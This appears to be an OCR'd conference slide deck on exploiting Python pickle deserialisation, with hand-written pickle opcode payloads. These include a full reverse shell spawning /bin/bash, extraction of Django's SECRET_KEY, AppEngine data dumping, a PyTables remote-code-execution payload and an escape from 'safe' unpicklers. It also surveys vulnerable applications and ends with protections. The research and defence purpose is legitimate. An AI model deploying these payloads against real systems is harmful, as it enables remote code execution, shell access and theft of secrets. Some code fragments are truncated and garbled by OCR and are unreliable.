__builtin__.getattr(file,'read')
```

- Combined

```
__builtin__.apply( __builtin__.getattr(fi
le,'read'), [f])
```

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')
f.read()
```

- Step 2:

```
c__builtin__
apply
(c__builtin__
getattr
(c__builtin__
file
S'read'
tR(g100
ltR
```

Violates guideline for avoiding composition


Quite unreadable

Building blocks: Accessing class instances

More general template. Calls *methnm()* on an instance of *so.me.cls*. Uses memo slots *i* and *j* for intermediate storage.

```
c__builtin__
getattr
(cso.me
cls
S'methnm'
tRpj
0c__builtin__
apply
(gj
gi
ltR
```

Building blocks: Accessing class instances



Building blocks: Accessing module constants

Load reference to __dict__

```
cmodule
__dict__
pi
0
```

Obtain reference to *module*.__dict__.__getitem__

```
c__builtin__
getattr
(gi
S('__getitem__'
tRpj
0gj
```

Call *module*.__dict__.__getitem__(*constant*)

```
(S'constant'
tRpsaved
0
```

Shellcode considerations

- Wrapped or direct exploits
  - Unique shellcode per task?
  - Parameterise the shellcode using a more accessible language
- Back channels
  - Assume fields from the unpickled object are displayed
  - Not a requirement (think findsock)
- Length
  - Bound by Python's internal string and list types
- Runtime
  - Is persistent shellcode possible?
- Automation
  - Nothing special about the conversion, so automate it

Tool 1: converttopickle.py

```
f = __builtin__.open('foo','w',)
r = f.write('line1\\nline2',) [__builtin__.file]
q = __builtin__.str('Finished',)
q
```

```
c__builtin__
open
(S'foo'
S'w'
tRp100
0c__builtin__
getattr
(c__builtin__
file
S'write'
tRp101
0c__builtin__
apply
(g101
(g100
S'line1\nline2'
ltRp102
0c__builtin__
str
(S'Finished'
tRp103
0g103
```

converttopickle.py

- Input is a sequence of Python-like statements (mostly calls)
- Statements are annotated to indicate type
- Output is standalone or snippets of equivalent Pickle

Now no need to care about opcodes

Shellcode Library

- Info
  - Get globals/locals list
  - Fingerprint the Python runtime (paths, versions, argv, loaded modules)
- Process handling
  - Return status of os.system()
  - Output of os.popen()
  - Output of subprocess.check_output()
  - Bindshell
  - Reverse shell
- Files operations
- Runtime
  - Run eval() with supplied code
  - Inject Python debugger (settrace())
- Frameworks
  - Django retrieval of configuration items (incl SECRET_KEY, DATABASES)
  - AppEngine retrieval of userids, Kinds (and their Properties)
  - AppEnginge call output functions directly

Shellcode Library

- Info
  - Get globals/locals list
  - Fingerprint the Python runtime (paths, versions, argv, loaded modules)
- Process handling
  - Return status of os.system()
  - Output of os.popen()
  - Output of subprocess.check_output()
  - Bindshell
  - **Reverse shell**
- Files operations
- Runtime
  - **Run eval() with supplied code**
  - **Inject Python debugger (settrace())**
- Frameworks
  - **Django retrieval of configuration items (incl SECRET_KEY, DATABASES)**
  - **AppEngine retrieval of userids, Kinds (and their Properties)**
  - AppEnginge call output functions directly

Reverseshell: Input

```
afinet = socket.AF_INET {const}
sstream = socket.SOCK_STREAM {const}
ttcp = socket.IPPROTO_TCP {const}

solsocket = socket.SOL_SOCKET {const}
reuseaddr = socket.SO_REUSEADDR {const}
sock = socket.socket(afinet,sstream,ttcp,)

q = sock.setsockopt(solsocket,reuseaddr,1) [socket.socket]
conn = sock.connect(('localhost',55555,),) [socket.socket]

fileno = sock.fileno() [socket._socketobject]

fd = __builtin__.int(fileno,)
subproc = subprocess.Popen(('/bin/bash',),0,'/bin/bash',
   fd, fd, fd,)
```

Reverseshell: Output

```
"csocket\n__dict__\np101\n0c__builtin__\ngetattr
  \n(g101\nS'__getitem__'\ntRp102\n0g102\n(S'AF_INET'\ntRp100\n0csock
  et\n__dict__\np104\n0c__builtin__\ngetattr
  \n(g104\nS'__getitem__'\ntRp105\n0g105\n(S'SOCK_STREAM'\ntRp103\n0c
  socket\n__dict__\np107\n0c__builtin__\ngetattr
  \n(g107\nS'__getitem__'\ntRp108\n0g108\n(S'IPPROTO_TCP'\ntRp106\n0c
  socket\n__dict__\np110\n0c__builtin__\ngetattr
  \n(g110\nS'__getitem__'\ntRp111\n0g111\n(S'SOL_SOCKET'\ntRp109\n0cs
  ocket\n__dict__\np113\n0c__builtin__\ngetattr
  \n(g113\nS'__getitem__'\ntRp114\n0g114\n(S'SO_REUSEADDR'\ntRp112\n0
  csocket\nsocket\n(g100\ng103\ng106\ntRp115\n0c__builtin__\ngetattr
  \n(csocket\nsocket\nS'setsockopt'\ntRp116\n0c__builtin__\napply
  \n(g116\n(g115\ng109\ng112\nI1\nltRp117\n0c__builtin__\ngetattr
  \n(csocket\nsocket\nS'connect'\ntRp118\n0c__builtin__\napply
  \n(g118\n(g115\n(S'localhost'\nI55555\ntltRp119\n0c__builtin__
  \ngetattr\n(csocket\n_socketobject
  \nS'fileno'\ntRp120\n0c__builtin__\napply
  \n(g120\n(g115\nltRp121\n0c__builtin__\nint
  \n(g121\ntRp122\n0csubprocess\nPopen\n((S'/bin/bash'\ntI0\nS'/bin/
  bash'\ng122\ng122\ng122\ntRp123\n0S'finished'\n."
```

Eval: Input

```
g = __bui
f = __bu
   os.sys
   0");pi
r = __bu
e = g.ge                                    .dict]
e
```

import os
os.system("sleep 10")
picklesmashed="foo"

- eval()'ed code writes into the global var "picklesmashed"
- Shellcode returns this value of "picklesmashed"
- Can thus retrieve output from the eval()

eval() shellcode

DEMO

settrace shellcode: Input

```
g = __b
f = __h                                                    \tif
    even
    fram                                                   \n\\t\
    \t\\
r = __h
e = g.g
x = sys
"finish
```

```
def t(frame,event,arg):
        if event=="call":
                try:
                        print frame.f_locals.items()
                except Exception:
                        print "e"
```

- Python code block that defines a method is compiled and saved
- eval() is called to create the new method
- new method is passed to settrace()

settrace() shellcode

DEMO

Django config read: Input

```
a = django.core.mail.send_mail('Subject here',
  'Here is the message.', 'foo@example.com',
  ['marco@sensepost.com'])
b = django.conf.settings
g = __builtin__.getattr(b,'SECRET_KEY')
g
```

- Execute Django mail sending
- Retrieve Django configuration

Django shellcode

DEMO

AppEngine: Input

```
import google.appengine.ext.db
from google.appengine.ext.db.metadata import *
picklesmashed=""
q = google.appengine.ext.db.GqlQuery("SELECT __key__ \
        from __property__")
for p in q.fetch(100):
    picklesmashed+="%s:%s\n" \%(google.appengine.ex \
        t.db.metadata.Property.key_to_kind(p), google.appe \
        ngine.ext.db.metadata.Property.key_to_property(p))
```

AppEngine shellcode

DEMO

Tool 2: Anapickle

- Pickle multitool
  - Simulates pickles (safely)
  - Extracts embedded callable names
  - Extracts entities and their types
  - Summarises the pickle
  - Generates shellcode according to provided parameters
    - Library is parameterised e.g. port number, host names, Python for eval() etc
    - Applies wrapper functions
  - Inserts shellcode smartly
    - Performs type checking on the shellcode and the entity it is replacing

Anapickle

DEMO

Application survey

- Looked on Google Code, Nullege, Sourceforge, Google, Pastebin
- Approaches
  - Strings with strong likelihood of being bad

"pickle.loads(packet"
"pickle.loads(msg"
"pickle.loads(data"
"pickle.loads(message"
"pickle.loads(buffer"
"pickle.loads(req"
"pickle.loads(recv"
"pickle.loads(net"
"pickle.loads(.*decompres
s"
"pickle.loads(.*decode"
"pickle.loads(.*url"

  - More general loads() review

Results: so much for the warnings

- Examples for naked loads() found in web apps, thick apps, security apps, modules
- Not endemic, but not hard to find
  - Network-based
    - Evil party
    - MitM
  - File-based
  - Cache-based

Example 1

```
 92 class Root(controllers.RootController):
 93
 94     @expose("json")
 95     def dotransfer(self, transfer_copyto_request):
 96         req = progbase.urlsafe_decode(str(transfer_copyto_request))
 97         trmgr = TransferManager()
 98         res = trmgr.perform_action2(req, program_base.complete_path)
 99         res['thanks'] = '<img border="0" alt="thanks" src="/static/images/thanks.png"/>'
100         return res
101
102     @expose(template="movekitg.templates.view_transfer_copyto")
103     def view_transfer_copyto(self, transfer_info):
104         init_all()
105         t_info = progbase.urlsafe_decode(transfer_info)
106         cherrypy.session['transfer_info'] = cherrypy.session.get('transfer_info', '')
107         cherrypy.session['transfer_info'] = t_info
108
109
110
111
```

```
21
22 def urlsafe_decode(ss):
23     return cPickle.loads(zlib.decompress(base64.urlsafe_b64decode(ss)))
24
```

Example 2: PyTables

"PyTables is a package for managing hierarchical datasets and designed to efficiently and easily cope with extremely large amounts of data" – pytables.org

```
import tables
f = tables.openFile( 'somefile', 'w' )
node = f.createTable( f.root, 'sometable', { 'col':
   tables.StringCol(10) }, title = "cos\npopen\n(S'sleep
   10'\ntRp100\n0c__builtin__\ngetattr\n(c__builtin__\nfile
   \nS'read'\ntRp101\n0c__builtin__\napply
   \n(g101\n(g100\nI1000\nltRp102\n0c__builtin__\ngetattr
   \n(c__builtin__\nfile\nS'close'\ntRp103\n0c__builtin__
   \napply\n(g103\n(g100\nltRp104\n0g102\n." )
```

I.e. if users control table titles, they get RCE

Example 3: Peach fuzzer

- Peach fuzzer supports agent-based fuzzing
- Agent and controller communicate over the network
- Unauthenticated (well, by the time auth happens it's too late)
- Using pickle

Peach fuzzer

DEMO

Example 4: Tribler

- First torrent-based p2p streaming media finder / player / community thing
- Research project from Delft University of Technology and Vrije Universiteit Amsterdam (10 PhDs, 2 postdoc, significant cash)
- Research platform supports stats gathering
- Pickle used to transport data
- Clients only accept Pickles from verified researchers
- Researchers accept Pickles from any client
- Two attacks
  - Researchers own clients
  - Clients own researchers

Example 5: system-firewall-config

- RedHat Enterprise Linux and Fedora ship a GUI firewall config tool
- Be default, only available to admins
- However, permission can be delegated via PolKit for certain users to *only* configure the firewall
  - Required action for sharing printers
- I.e. in a large-scale RHEL/Fedora deployment, not unlikely
- GUI runs as the logged in user
- Backend runs as 'root'
- Each talks via dbus to the other, passing pickles in the process
  - I.e. low-priv client sends code that is executed by 'root'
- SELinux saves you (except from DoS)
- CVE-2011-2520

system-config-firewall

DEMO

Protections

- When Pickle is a transport
  - Don't use if parties are unequally trusted
  - Don't allow the possibility of alteration in transit (use SSL or sign pickles)
- When Pickle is a storage
  - Review filesystem permissions
  - Prevent TOCTOUs
- Review requirement for Pickle
  - JSON is a drop in replacement for data transport
    - pickle.dumps -> json.dumps
    - pickle.loads -> json.loads

"Safe" Unpicklers

- Occasional reference to safe unpicklers
  - They override the class loader, implementing either whitelists or blacklists
- Hard to get right
- Here's an escape using four builtins (globals, getattr, dict, apply)

```
c__builtin__globals(tRp100\n0c__builtin__
\ngetattr\n(c__builtin__\ndict\nS'g
et'\ntRp101\n0c__builtin__\napply
\n(g101\n(g100\nS'loads'\nltRp102\n(S'cos\\
nsystem\\n(S\\'sleep 10\\'\\ntR.'tR
```

- Lesson: don't try sanitise pickle. Trust or reject

Future considerations

- Extend Anapickle to later versions
- Embed Python bytecode in Pickles
- Look for pickle stream injection in dumps()
- Explore output handling

Summary

- Pickles have a known vulnerability
  - No public exploitation guides
- Covered the PVM
- Attack scenarios
- Shellcode guidelines
- Released a shellcode library
- Converttopickle.py a tool for writing shellcode
- Anapickle, a tool for manipulating pickles
- Application survey find bugs in the wild

Also, please fill in the feedback forms

Questions?